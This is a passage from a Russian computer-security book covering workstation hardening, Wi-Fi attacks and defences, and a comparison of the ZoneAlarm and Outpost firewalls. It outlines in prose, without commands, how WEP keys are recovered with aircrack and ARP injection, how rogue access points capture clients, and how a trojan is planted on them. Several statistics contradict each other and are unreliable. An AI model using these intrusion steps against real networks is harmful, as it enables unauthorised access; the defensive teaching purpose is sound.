♦ Использование NAT (технология трансляции адресов локальной сети на IP-адрес внешнего соединения). Очевидно, что функция безопасности NAT реализуется, благодаря тому что скрытые адреса внутренних систем являются невидимыми из внешней сети, в частности из Интернета.

♦ Защита периферии посредством тонких клиентов и двухфакторной системы аутентификации (подобные инструменты в значительной мере уменьшают риск вторжения изнутри).

Более частные рекомендации могут быть следующими.

♦ Первое, что необходимо сделать, – установить самые последние обновления для вашей операционной системы. Скачать обновления можно с официального сайта Корпорации Microsoft, предварительно установив как можно более новый вариант сборки вашей операционной системы. Дыры как находили, так и будут находить, поэтому, если вы обладатель самых свежих обновлений, расслабляться все равно не стоит: с момента обнаружения новой уязвимости и до момента выхода заплатки "умные люди" успевают написать вирус или создать червя.

♦ В свойствах подключения крайне желательно оставить только самое необходимое, а именно TCP/IP. **Службу доступа к файлам и принтерам сети Microsoft** при

отсутствии реальной необходимости сетевого доступа к ним необходимо отключить, чтобы не облегчать задачу всем любителям открытых по умолчанию **C$, D$, ADMIN$** и т. д.

♦ Все неиспользуемые сервисы желательно выключить: FTP, Telnet, удаленный реестр – зачем все это, если вы не используете ни один из перечисленных сервисов? Это не только улучшит производительность вашей системы, но и автоматически закроет кучу открытых портов.

♦ Установите файловую систему NTFS, которая позволяет разграничить доступ к ресурсам вашего ПК и усложняет процесс локального взлома базы SAM.

♦ Удалите лишние учетные записи, а в оснастке gpedit.msc запретите локальный и сетевой вход для всех пользователей, оставив только используемых на данной машине, и доступ по сети для **Администратора.**

♦ Не используйте автоматический ввод пароля при входе в систему, особенно для пользователя **Администратор.**

♦ Желательно, чтобы на вашем ПК был установлен какой-нибудь персональный брандмауэр, закрывающий доступ к открытым портам (ZoneAlarm, Outpost Firewall или что-нибудь подобное). Помимо защиты от попыток проникновения извне, с помощью брандмауэра вы сможете легко и просто контролировать доступ программ (среди них может быть, к примеру, затаившийся троянский конь) к Интернету. Любая попытка вырваться в Сеть не останется незамеченной вашей "огнедышащей стеной".

> ПРИМЕЧАНИЕ
>
> Очевидно, что вышеперечисленное адекватно для защиты рабочих станций. Если же речь идет об организации безопасности крупной корпоративной сети, о защите сервера/шлюза, то здесь взор системного администратора/администратора безопасности в первую очередь должен быть направлен на использование UNIX-подобных систем (FreeBSD, Linux) как наиболее безопасной альтернативе Windows.

♦ Не стоит забывать и о снифферах, с помощью которых ваши пароли могут стать настолько же общественными, насколько места "М" и "Ж".

> ПРИМЕЧАНИЕ
>
> Под сниффером подразумевается программа, перехватывающая все пакеты, идущие по локальной сети. Как такое может быть? Просто. Сниффер переводит сетевую карту в "неразборчивый" режим, что позволяет захватить даже те пакеты, которые не предназначены для системы, в которой установлен сниффер. Пример: Cain & Abel.

♦ Как известно, при установлении SMB-сеанса клиент отвечает серверу, отправляя в сеть LM-хэш (Lan Manager-хэш) и NT-хэш (Windows NT). Возможность отправки двух вариантов зашифрованных паролей необходима для совместимости со старыми операционными системами. Как при локальном, так и при удаленном способах аутентификации система сначала пытается идентифицировать NT-хэш. Если его нет, система пытается проверить подлинность LM-хэша. А вот тут-то и «зарыта собака». Дело в том, что криптостойкость LM-хэша не выдерживает никакой критики (см. гл. 7).

♦ Не стоит пренебрегать установкой антивирусной программы. Увлекаться тоже не следует. Факт, что "Каспер" может "убить" "Dr.Web" и наоборот, – ни для кого не секрет.

♦ Если вы любитель всевозможных сервисов, увеличивающих круг общения (ICQ, почтовый агент), необходимо помнить о том, что охотников за вашими личными данными достаточно, чтобы выведать у вас самую различную информацию, которая впоследствии может быть использована для удаленного вторжения. Реальный случай из жизни: в ICQ, методом социальной инженерии, взломщик прикидывается девчонкой и вступает с жертвой в живой разговор. Несколько минут разговора – и происходит обмен фотографиями, одна из которых (ясно, какая) – самый настоящий троянский конь. Жертва открывает JPG-файл, а вместо обещанного откровенного эксклюзива – ошибка при открытии файла. Троянский конь уже в вашей системе.

# 6.3. Безопасность беспроводных сетей. Взлом и защита WI-FI

Не секрет, что беспроводные сети сравнимы по скорости и гораздо более удобны, чем традиционные проводные сети. Подумайте сами: никаких надоедливых проводов, мобильность и оперативность – вы больше не привязаны к своему рабочему месту.

Все, казалось бы, идеально, если бы не одно но. Реализация системы безопасности в такой сети похожа на "шалаш дядюшки Тома". Поскольку вся сеть 802.11x работает на высокочастотных радиосигналах, передаваемые данные может легко перехватить любой пользователь с совместимой платой средством сканирования беспроводной сети, например NetStumbler или Kismet, и программами прослушивания трафика, например dsniff и snort. Но "изюм" не в этом. Применяемые в настоящее время алгоритмы шифрования, в частности WEP, не выдерживают никакой критики: требуется всего несколько часов (а иногда и несколько минут), чтобы "сломать" даже самый стойкий ключ.

Как показывает статистика, до 95 % (!) беспроводных сетей стандарта 802.11x абсолютно не защищены, взлом же остальных 20 % – всего лишь дело техники.

## Немного о Wi-Fi

Под термином Wi-Fi (Wireless Fidelity) понимается целая линейка протоколов беспроводной передачи данных, которые, как правило, используются для соединения компьютеров. Самым популярным стандартом Wi-Fi на сегодняшний день является IEEE 802.11b, имеющий максимальную скорость передачи 11 Мбит/с.

Изначально Wi-Fi задумывался как альтернатива традиционным проводным сетям, и он, разумеется, имеет целый ряд преимуществ по сравнению с витой парой:

♦ отсутствие строгих правил построения сети;

♦ никакой прокладки километров проводов по кабельным каналам или в пространстве над подвесным потолком;

♦ гибкость сети – возможность оперативно вносить изменения в сеть без потери ее функциональности и т. д.

Появление Wi-Fi на фоне всей этой проводной волокиты более чем желанно: для организации WLAN теперь всего-то необходимо "поднять" несколько точек доступа (Access Point) и настроить компьютеры на работу с сетью.

Помимо популярного протокола 802.11b существуют также 802.11a и 802.11g, которые позволяют посылать и получать информацию на скоростях до 54 Мбит/с. Разработчики нового перспективного стандарта 802.11n обещают повышение скорости до 320 Мбит/с.

**Топология WI-FI.** Между устройствами Wi-Fi можно организовать по крайней мере два вида соединений. Первое из них – это так называемое ad-hoc-соединение (peer-to-peer, «точка-точка»), которое используется для установления прямой связи между двумя компьютерами. Нетрудно догадаться, что в этом случае точка доступа не используется, а компьютеры общаются непосредственно друг с другом (что-то наподобие одноранговой LAN-сети).

Сеть Wi-Fi, которая способна поддерживать большое количество клиентов, строится только с точкой доступа (infrastructure, режим клиент/сервер). Топологию такой сети можно сравнить с самой обычной LAN, построенной на основе хаба, к которому подключены все провода от клиентских компьютеров. В беспроводной сети вместо хаба используется точка доступа, которая и поддерживает все подключения беспроводных клиентов и обеспечивает передачу данных между ними. В большинстве беспроводных сетей необходимо обеспечить

доступ к файловым серверам, принтерам и другим устройствам, подключенным к проводной локальной сети, – именно поэтому и используется режим клиент/сервер.

Без подключения дополнительной антенны устойчивая связь для оборудования стандарта IEEE 802.11b лежит в пределах:

♦ открытое пространство – 500 м;

♦ комната, разделенная перегородками из неметаллического материала, – 100 м;

♦ офис из нескольких комнат – 30 м.

## Механизмы безопасности

Начиная разговор о механизмах безопасности, будет более чем резонно упомянуть тот факт, что при установке точки доступа почти все, что должно обеспечивать безопасность, отключено. Да-да. Именно так оно и есть.

Активировать средства безопасности не составляет большого труда, но большинство администраторов не делают этого. Почему – вопрос скорее риторический.

Стандарт 802.1x для беспроводных сетей предусматривает несколько механизмов обеспечения безопасности сети. Рассмотрим пять основных, наиболее используемых.

**Wired Equivalent Protocol** (аналог проводной безопасности), он же WEP, разработан автором стандарта 802.1. Основная функция WEP – шифрование данных при передаче по радиоканалу и предотвращение неавторизованного доступа в беспроводную сеть. Для шифрования WEP использует алгоритм RC4 с ключом размером 64 или 128 бит. Ключи имеют так называемую статическую составляющую длиной от 40 до 104 бит и дополнительную динамическую составляющую размером 24 бит, называемую вектором инициализации (Initialization Vector или IV). Упрощенно механизм WEP-шифрования выглядит следующим образом:

♦ передаваемые в пакете данные проверяются на целостность (алгоритм CRC-32), после чего их контрольная сумма (integrity check value, ICV) добавляется в служебное поле заголовка пакета;

♦ далее генерируется 24-битный вектор инициализации (IV), и к нему добавляется статический (40-или 104-битный) секретный ключ;

♦ полученный таким образом 64-или 128-битный ключ и является исходным ключом для генерации псевдослучайного числа, использующегося для шифрования данных;

♦ далее данные смешиваются (шифруются) с помощью логической операции XOR с псевдослучайной ключевой последовательностью, а вектор инициализации добавляется в служебное поле кадра.

WEP предусматривает два способа аутентификации пользователей: Open System (открытая) и Shared Key (общая). При использовании Open System-аутентифика-ции аутентификация как таковая отсутствует – любой пользователь может получить доступ в беспроводную сеть. Второй вариант аутентификации предусматривает применение секретного ключа, механизм генерации которого описан выше.

**WEP 2** был предложен в 2001 году как альтернатива WEP после обнаружения множества дырок в первой версии. WEP 2 имеет улучшенный механизм шифрования и поддержку Cerberus V.

**Протокол WPA.** Как вы увидите чуть позже, протокол WEP имеет ряд существенных недостатков и позволяет взломщику за короткое время получить полный доступ к WLAN. Именно поэтому в 2003 году и был предложен новый стандарт безопасности – WPA (Wi-Fi Protected Access). Главной особенностью данного стандарта можно считать технологию динамической генерации ключей шифрования данных, построенную на базе протокола TKIP

(Temporal Key Integrity Protocol), представляющего собой дальнейшее развитие алгоритма шифрования RC4.

В отличие от 24-битного вектора WEP, сетевые устройства по протоколу TKIP работают с 48-битным вектором инициализации, реализуя правила изменения последовательности его битов, что исключает повторное использование ключей. Для каждого передаваемого пакета в протоколе TKIP предусмотрена генерация нового 128-битного ключа. Кроме того, контрольные криптографические суммы в WPA рассчитываются по новому алгоритму MIC (Message Integrity Code): в каждый кадр помещается специальный восьмибайтный код целостности сообщения, проверка которого позволяет отражать атаки с применением подложных пакетов. Таким образом, каждый передаваемый по сети пакет имеет собственный уникальный ключ, а каждое устройство беспроводной сети наделяется собственным динамически изменяемым ключом.

Кроме того, протокол WPA поддерживает шифрование по стандарту AES (Advanced Encryption Standard), а это не устаревший RC4. AES отличается более стойким криптоалгоритмом, что является несомненным плюсом в обеспечении безопасной передачи данных по беспроводной сети.

При построении офисных беспроводных сетей часто используется вариант протокола безопасности WPA на основе общих ключей WPA-PSK (Pre Shared Key). Что же касается корпоративных сетей, то там авторизация пользователей чаще всего проводится на выделенном RADIUS-сервере.

**Open System Authentication** представляет собой систему аутентификации, по умолчанию используемую в протоколе 802.11. Если говорить более точно, то никакой системы аутентификации в данном случае нет вообще. Даже при включенном WEP в системе OSA пакет аутентификации посылается, не будучи зашифрованным.

**Access Control List.** В протоколе 802.11 ACL не описывается, но достаточно часто используется в качестве дополнительного средства безопасности к стандартным методам. Основа ACL – фильтрация клиентских Ethernet-MAC-адресов в соответствии со списком MAC-адресов (доступ разрешен/запрещен).

**Closed Network Access Control.** Технология безопасности основана на использовании режима скрытого идентификатора сети SSID. Что этот такое? Каждой беспроводной сети назначается свой уникальный идентификатор (SSID), который обычно отражает название сети. Когда какой-либо пользователь пытается войти в сеть, то драйвер беспроводного адаптера прежде всего сканирует эфир на наличие в ней беспроводных сетей.

Использование режима скрытого идентификатора (Hide SSID) препятствует отображению сети в списке доступных, и подключиться к ней можно только в том случае, если точно известен ее SSID и профиль подключения к этой сети.

## Атаки

Как показывают исследования с использованием авторитетной техники Gnivirdraw, до 80 % клиентов содержат в профиле незащищенные подключения или же вообще соединяются с ложными точками доступа. Несмотря на всю кажущуюся беззащитность перед профессиональным взломом, все же использование станцией любых механизмов защиты, даже таких как WEP, уже серьезно снижает вероятность того, что ваша сеть будет взломана. Тем не менее статистика категорична: по некоторым оценкам, 95 % сетей практически беззащитны и каждый из нижеописанных методов имеет 99 % шансов на успех.

Итак, методы взлома.

**MAC Sniffing&Spoofing.** Атаки подобного рода возможны потому, что при передаче пакетов, даже при включенном WEP, MAC-адрес передается по сети в открытом виде. Как

следствие, MAC-адрес можно перехватить. Далее формируются запросы взломщика к AP с применением подложного MAC. Таким образом и обходят аутентификацию на основе ACL.

**Access Point Spoofing.** Данный вид атаки подразумевает использование подложной точки доступа, переманивающей клиентов на себя. Как следствие, пароли и все данные оказываются у взломщика. Единственное условие успешной реализации данной атаки – сигнал точки доступа взломщика должен быть соизмеримо более сильным легальной AP.

**Plaintext-атака.** Условие реализации: атакующий знает исходное послание и имеет копию зашифрованного ответа. Все, что необходимо в данном случае, – ключ. Для его получения атакующий посылает в сеть некоторую часть данных и получает ответ. На основе ответа находится 24-битный вектор инициализации, используемый для генерирования ключа.

**Атака Fluhrer-Mantin-Shamir.** Сотрудники Cisco Scott Fluhrer, Itsik Mantin и Adi Shamir из научного института Израиля обнаружили критическую уязвимость в алгоритме Key Scheduling Algorithm (KSA), который стоит в основе RC4. С ее помощью можно получить 24-битный ключ WEP и даже 128-битный ключ WEP 2. Результат работы исследователей – две программы: Air snort и WEPCrack, в определенных кругах пользующиеся особой популярностью.

**Атаки отказа в обслуживании (DDoS-атаки).** Цель любой атаки отказа в обслуживании состоит в том, чтобы ограничить доступ легального пользователя к ресурсам сети, что обеспечивается посылкой огромного количества некорректно сформированных пакетов, затопляющих легальный трафик и приводящих к зависанию и/или последующей перезагрузке системы. Следует отметить тот факт, что беспроводные системы особенно чувствительны к DDoS-такам из-за особенностей организации OSI-стека в контексте WLAN. Чтобы понять, о чем идет речь, достаточно соотнести физический уровень LAN и WLAN между собой: если в первом случае нападение на физический уровень описываемо и достаточно простое, то в беспроводной сети атака на физическом уровне есть нечто довольно абстрактное, ведь физический уровень WLAN – это воздух, некое место вокруг точки доступа.

Не будем исключать также случай, если злоумышленник создаст устройство, затопляющее весь частотный диапазон 2,4 ГГц помехами и нелегальным трафиком. В простейшем случае таким устройством может стать доработанная микроволновая печь!

**Low-Hanging Fruit.** Дословно переводится как «низко висящие фрукты». Как ясно из названия, атака, собственно, является-то и не атакой, а, скорее, получением сети «на халяву», учитывая факт того, что большинство беспроводных сетей абсолютно не защищены, в них не требуется авторизация и даже не используется WEP.

## Собираем пакеты

Ну что ж, от теории плавно перейдем к практике. Ведь чтобы научится что-то хорошо защищать, необходимо взломать это. Нижеследующий текст никоим образом нельзя расценивать как руководство к действию. Материал приведен исключительно в ознакомительных целях.

Суть технологии сводится к следующему. Для нахождения ключа WEP необходимо собрать некоторое количество пакетов, которые впоследствии надо будет пропустить через специализированное программное обеспечение. Для сбора пакетов используется ноутбук с настроенной картой WI-FI и грудой соответствующих программ: Netstambler, Macstambler, Kismet и т. п. Сам процесс сканирования беспроводной сети осуществляется удаленно (например, из машины, припаркованной недалеко от объекта исследования). Существует даже специальный термин, отражающий суть такой атаки, – "вардрайвинг".

Количество пакетов, необходимое для успешной атаки, менятся от случая к случаю, однако существует и некоторая закономерность: как правило, для атаки на 64-битный ключ необходимо собрать не менее 200 тыс. пакетов и не менее 500 тыс. для 128-битного ключа, причем именно зашифрованных пакетов, содержащих в себе уникальный вектор инициализации.

В качестве программы, реализующей вышеописанные требования, можно привести aircrack, которая поставляется с утилитой для перехвата пакетов airodump.

Так вот, для взлома ключа очень часто вовсе и не требуется ждать несколько часов: часто aircrack определяет WEP-ключ в течение нескольких секунд! Продолжительность работы программы зависит от уникальности IV и установленного значения fudge factor. Чем выше fudge factor, тем большее количество ключей будет сгенерировано, что скажется на увеличении времени атаки и вероятности того, что она окажется успешной. По умолчанию fudge factor равен 2, но может быть изменен на любое положительное целое число.

Вышеописанный метод атаки на WEP представляет собой пассивную атаку: для осуществления таковой не требуется каких-либо активных действий вроде отправки пакетов в сеть. Все, что необходимо сделать в данном случае, – поймать некоторое количество пакетов, после чего приступить к их расшифровке.

А что если такое критически необходимое количество пакетов невозможно собрать за приемлемое время? В таком случае поступают следующим образом.

В сеть отправляется некоторое количество "провоцирующих" пакетов, заставляющих участников сети отвечать. Ответы порождают трафик – как следствие, количество перехваченных пакетов, зашифрованных одним и тем же ключом и имеющих различные IV, увеличивается.

В качестве "провоцирующих" пакетов чаще всего используют ARP-запросы. Наверняка читателю станет интересно, почему именно ARP? А все дело в том, что ARP не фильтруется межсетевым экраном, да и к тому же использование данного протокола в этом случае не должно вызвать никаких подозрений со стороны администраторов сети.

## Инъекция зашифрованных пакетов

Не секрет, что большинство современных утилит для атаки WEP «заточены» для взлома WEP-ключа. Существуют, однако, другие уязвимости WEP, которые можно использовать для атаки.

В 2003 году Энтоном Рейджером (Anton Rager) была выпущена интересная утилита WEPWedgie, позволяющая атакующему создавать текстовые пакеты и отсылать их в беспроводную сеть без знания WEP-ключа.

Суть атаки WEPWedgie's prgasnarf состоит в ожидании аутентификации по закрытому ключу. В случае аутентификации по закрытому ключу точка доступа передает 128 байт открытого текста, рабочая станция принимает этот текст, шифрует его и передает шифротекст, используя тот же ключ и шифр, что используется WEP для шифрования последующего трафика.

Как уже было сказано выше, знание некоторого открытого текста и результата шифрования позволяет получить ключевую последовательность как результат операции XOR между соответствующими IV. Поскольку WEP позволяет повторно использовать одинаковые IV, WEPWedgie может применять полученную ключевую последовательность для правильного шифрования и инъекции любого количества пакетов, содержание которых ограничено длиной этой последовательности.

## Ломаем WPA

С принятием стандарта безопасности 802.11i и распространением сетей на основе WPA-шифрования уверенность в защищенности беспроводной инфраструктуры начала закономерно расти. При качественной настройке безопасности WPA-сети ее «брутфорс» – взлом практически невозможен. Криптоалгоритм AES, 256-битный сменяющийся во времени ключ и прочие нововведения, казалось бы, должны стать неким гарантом безопасности. Но и «на старуху бывает проруха». WPA ломается. Общая идея данного подхода достаточно проста и заключается в следующем:

♦ необходимо найти неассоциированное клиентское устройство-жертву;

♦ далее эмулируется точка доступа;

♦ жертве выдается IP-адрес, а также IP-адреса подставных шлюза и DNS-серве-ра через DHCP.

Далее следует атака на сеть. При успешном получении удаленного доступа к устройству последнее "отпускается" обратно на легальную беспроводную сеть, предварительно запустив на нем троянского коня.

## Безопасность Wi-Fi

При построении безопасной Wi-Fi-сети прежде всего необходимо обратить внимание на следующее:

♦ ограничение физического доступа к сети (трудновыполнимо, однако же, если не обращать внимания на такие очевидные вещи, как "вочолкинг" – так называемые пометки мелом, сигнализирующие взломщикам о наличии беспроводной сети (рис. 6.1 и 6.2), – то говорить о какой-либо безопасности не имеет смысла вообще);

♦ шифрование передаваемой информации (использование WPA, а не WEP);

♦ использование трудновзламываемых паролей (не менее 12 знаков, сочетание цифр, букв и специальных символов);


**Рис. 6.1.** Обозначенная сеть

♦ защиту от несанкционированного доступа на уровне ресурсов (применение ACL, фильтрация по MAC-адресу);

♦ при построении WLAN более чем уместно использование VPN, SSH, IPSec;

♦ недопустимо, чтобы точка доступа была напрямую подсоединена к локальной сети;

♦ наличие межсетевого экрана обязательно (желательно, чтобы фильтрация клиентов осуществлялась по IP-и MAC-адресам совместно).




**Рис. 6.2.** Простой язык «вочолкинга»

## 6.4. Лучшие брандмауэры – какие они?

Не секрет, что первым рубежом – огненной стеной, защищающей систему от вторжения извне и от последующей «зло-активности» изнутри, – является брандмауэр. От выбора последнего зависит, ни много ни мало, почти все – взломают вашу систему или нет.

В данном разделе мы поговорим о межсетевых экранах пользовательского уровня– длярабочих станций. Они, как правило, рассчитаны на работу в среде Windows, их установка и настройка не представляет особой трудности.

ПРИМЕЧАНИЕ

Если вы хотите подробнее узнать о серверных межсетевых экранах, обратитесь к гл. 7.

В рамках данного раздела мы попытаемся выяснить, какому из популярных в настоящее время брандмауэров можно доверить безопасность нашей системы. Особый акцент будет сделан на объективные «за и против», ведь не секрет, что идеального продукта нет в принципе.

Мы не будем распыляться на бессмысленное тестирование каждого из нижеперечисленных продуктов с указанием самого стильного GUI и количества кнопок, а сразу же остановимся на двух несомненных лидерах в своем классе (межсетевые экраны для рабочих станций) – Zone Alarm Firewall и Agnitum Outpost Firewall, – заслуживающих пристального внимания среди IT-специалистов и обычных пользователей. Рассмотрим эти брандмауэры подробнее и постараемся отметить все плюсы и минусы данных продуктов.

### ZoneAlarm

Итак, встречайте, наш первый герой – ZoneAlarm; не побоюсь этого слова, знаменитый межсетевой экран, отмеченный наградами таких авторитетных изданий, как PC World, PC Magazine и др.

ZoneAlarm является брандмауэром, оптимизированным для использования на домашнем компьютере или рабочем месте в организации. На основании выбранного уровня безопасности (Internet/Trusted Zone) ZoneAlarm блокирует или разрешает установление определенных соединений с локальной сетью и Интернетом, предупреждает о попытках установить несанкционированные соединения и блокирует их.

**Краткое описание.** ZoneAlarm (следут также упомянуть платную версию брандмауэра ZoneAlarm Pro, отличающуюся от бесплатной наличием модуля Antispyware и доработанными модулями MailSafe и Programm control) содержит:

♦ собственно, сам межсетевой экран, имеющий достаточно удобный инструмент, чтобы в момент "обрубить" всю сетевую активность (удобная красная кнопка);

♦ модуль контроля сетевой активности программ, содержащий "грозный замок";

♦ инструменты для установления уровней безопасности и зон безопасности;

♦ функцию MailSafe для проверки прикрепленных файлов к почтовым сообщениям, а также модуль контроля состояния антивирусного ПО.

В ZoneAlarm предусмотрен режим работы Stealth, позволяющий оставаться невидимым из Сети (одним из таких инструментов невидимости является запрет на ICMP-эхо-ответ).

Программа проста в установке. В принципе, установив все по умолчанию, можно говорить, что настройки закончены. В случае же если ваш ПК подключен к локальной сети,

придется немного повозиться, иначе простая попытка зайти на вашу папку, открытую для общего доступа, закончится уведомлением типа "Блокирована атака".

По умолчанию после установки в программе стоит высший уровень защищенности для Интернета (Internet Zone Security) и средний для локальной сети (Trusted Zone Security).

Так называемый Stealth mode, который является наивысшим уровнем безопасности для любой из перечисленных зон, как уже следует из названия, призван обеспечить невидимый режим, подразумевающий защиту от хакеров (хотя, как мне лично кажется, никакая подобная кнопка, даже такая как **Hidden and protected from hackers,** все равно не спасет).

Каждому приложению на компьютере можно разрешить или запретить обращаться к локальной сети и Интернету.

Попытки "вылазки" новых приложений в сеть регистрируются мгновенно, при этом пользователю предлагается более чем простой выбор: либо разрешить доступ, либо нет. Все "алерты" неизвестной сетевой активности будут понятны даже самым неопытным пользователям, ведь окно предлагает всего два выбора – открыть соединение или отказаться от него. К тому же подобные сообщения имеют в своем составе вариант: хотите ли вы, чтобы программа запомнила этот ваш выбор на будущее. Все без исключения обращения к Сети протоколируются, даже при условии, что вывод информационных сообщений отключен.

**Настройки.** Настройки программы рассчитаны даже на неопытного пользователя. В отличие от других аналогичных брандмауэров, в ZoneAlarm используется более простой подход управления– пользователь выбирает нужный ему «уровень безопасности» для работы в Интернет и для локальной сети. На основе этого выбора ZoneAlarm самостоятельно определяет правила работы.

Интересной особенностью программы, пожалуй, можно считать возможность блокирования доступа в Сеть с использованием всего одной кнопки (!).

Пожалуй, одной из интереснейших особенностей ZoneAlarm можно считать криптографическую подпись для доверенных приложений. Именно благодаря данной функции все попытки так называемой маскировки одних программ под другие (а именно так часто и действуют троянские кони) сводятся на нет.

Ну что ж, описание действительно заставляет задуматься: за интуитивно простым интерфейсом ZoneAlarm кроется "грозный страж" с достаточно качественно написанным ядром и оригинальным алгоритмом inbound/outbound-контроля. Ко всему прочему действия пользователя в случае атаки извне доведены до минимума – достаточно нажать на красную кнопку.

## Agnitum Outpost Firewall

Итак, посмотрим, чем же так хорош наш второй герой – Agnitum Outpost Firewall Pro (в данном случае мы рассматриваем версию 4.0; ввиду многочисленности настроек ограничимся лишь описанием ключевых особенностей работы; в ходе описания будут прокомментированы некоторые моменты, дабы их смысл оказался максимально понятным широкому кругу читателей).

Итак, Outpost Firewall обеспечивает проактивную защиту, блокирующую все известные на сегодняшний день методики обхода безопасности (ликтесты), таким образом полностью предотвращая утечку важных данных с компьютеров пользователей. Новый контроль Anti-Leak объединяет технологии контроля скрытых процессов и контроля памяти процессов, доступные в предыдущих версиях, и предоставляет набор дополнительных возможностей, таких как блокировка попыток получения контроля над другим приложением, внедрения компонентов, контроля окон приложения, запуска приложения с параметрами командной строки и др.

Ну что ж, достаточно недурно. Однако, как вы увидите позже, ликтесты отнюдь не являются показателем того, что брандмауэр действительно лучший.

Блокировка попыток получения контроля над другим приложением, внедрения компонентов, контроля окон приложения, запуска приложения с параметрами командной строки – все из перечисленных технологий являются попыткой достойно ответить на эволюционирующие виды вредоносного ПО (руткиты, троянские кони с функциями внедрения в уже работающие приложения и процессы) (рис. 6.3).


**Рис. 6.3.** Окно Outpost Firewall

Новый анализатор сигнатур spyware обеспечивает еще более качественное обнаружение вредоносного ПО для улучшения защиты пользователей от всех известных, а также модифицированных и самых новых версий вредоносных программ. Для получения более качественных результатов сканирования spyware-сканер, наряду с построением контрольных сумм по целому файлу, имеет возможность детектировать вредоносное ПО по неизменяемой, уникальной части файла.

Ну что ж, очень даже неплохо. В описании подразумевается использование как сигнатурного поиска, так и поиска по контрольной сумме файла (получается этакий гибрид между обычным антивирусом-полифагом и ревизором).

Outpost Firewall использует новую процедуру проверки на основе Secure Hash Algorithm (SHA) 256 для определения приложений во время автоматического создания правил сетевого доступа через ImproveNet. Это позволяет Outpost Firewall Pro гораздо более точно определять приложения и, следовательно, создавать и распространять оптимальные наборы правил.

Технологии, описанные выше, призваны предотвратить случаи, когда spyware пытается выйти в Сеть, маскируясь под доверенное приложение, например Internet Explorer. В основе такой защиты стоит криптографическая подпись, создаваемая брандмауэром для каждого отдельного приложения, формируя таким образом уникальный PID – гарант того, что данная программа является тем, за кого она себя выдает.

В Outpost Firewall также есть специально разработанный "Игровой режим", который позволяет не отвлекать пользователя и не прерывать его во время игры и при этом защищает систему во время игр или просмотра фильмов в сети. В этом режиме защита действует, не надоедая при этом пользователю многочисленными окнами и предупреждениями.

Для тех, кто хочет уменьшить количество запросов от программы, но хочет иметь полный контроль, Outpost Firewall Pro предлагает "Низкий уровень контроля компонентов",

который предупреждает не о каждом измененном или добавленном компоненте приложения, а только об исполняемых файлах.

Наконец, Outpost Firewall Pro представляет новый режим внутренней защиты. С включенной внутренней защитой Outpost Firewall предотвращает попытки вирусов, троянских коней и шпионского ПО завершить работу брандмауэра. Outpost Firewall обнаруживает и предотвращает все попытки имитации нажатия клавиш пользователем, которые могут привести к приостановке работы брандмауэра. Он также отслеживает изменение своих собственных компонентов на жестком диске, значений реестра, состояние памяти, запущенные службы и т. д. и блокирует любые изменения, предпринятые вредоносными приложениями.

## Leak-тест

Посмотрим, что представляют собой программы в авторитетных тестах. В качестве контрольного теста мы воспользуемся результатами так называемого Leak-теста (от англ. leak – «просачиваться, утекать»). Поясним основные его принципы.

В основе данного теста лежит использование outbound-эмуляторов, позволяющих имитировать работающих троянских коней, пытающихся что-либо передать в Сеть. В качестве примера можно привести следующие тест-системы (рис. 6.4 и 6.5).

Принцип работы данной тест-системы заключается в создании туннеля через открытый 80-й порт. Таким образом, эмулируется тот случай, когда троянский конь маскируется за счет работы в уже открытом и доверенном в настройках 80-м порте (рис. 6.4).




**Рис. 6.4.** Окно тест-системы FireHole

В данном случае Ghost эмулирует отправку HTTP-запросов на удаленный URL-адрес, скрывая факт отправки как таковой (рис. 6.5).




**Рис. 6.5.** Окно Ghost

Надо заметить, что некоторые из подобных эмуляторов распознаются антивирусом как самые настоящие троянские кони (рис. 6.6).

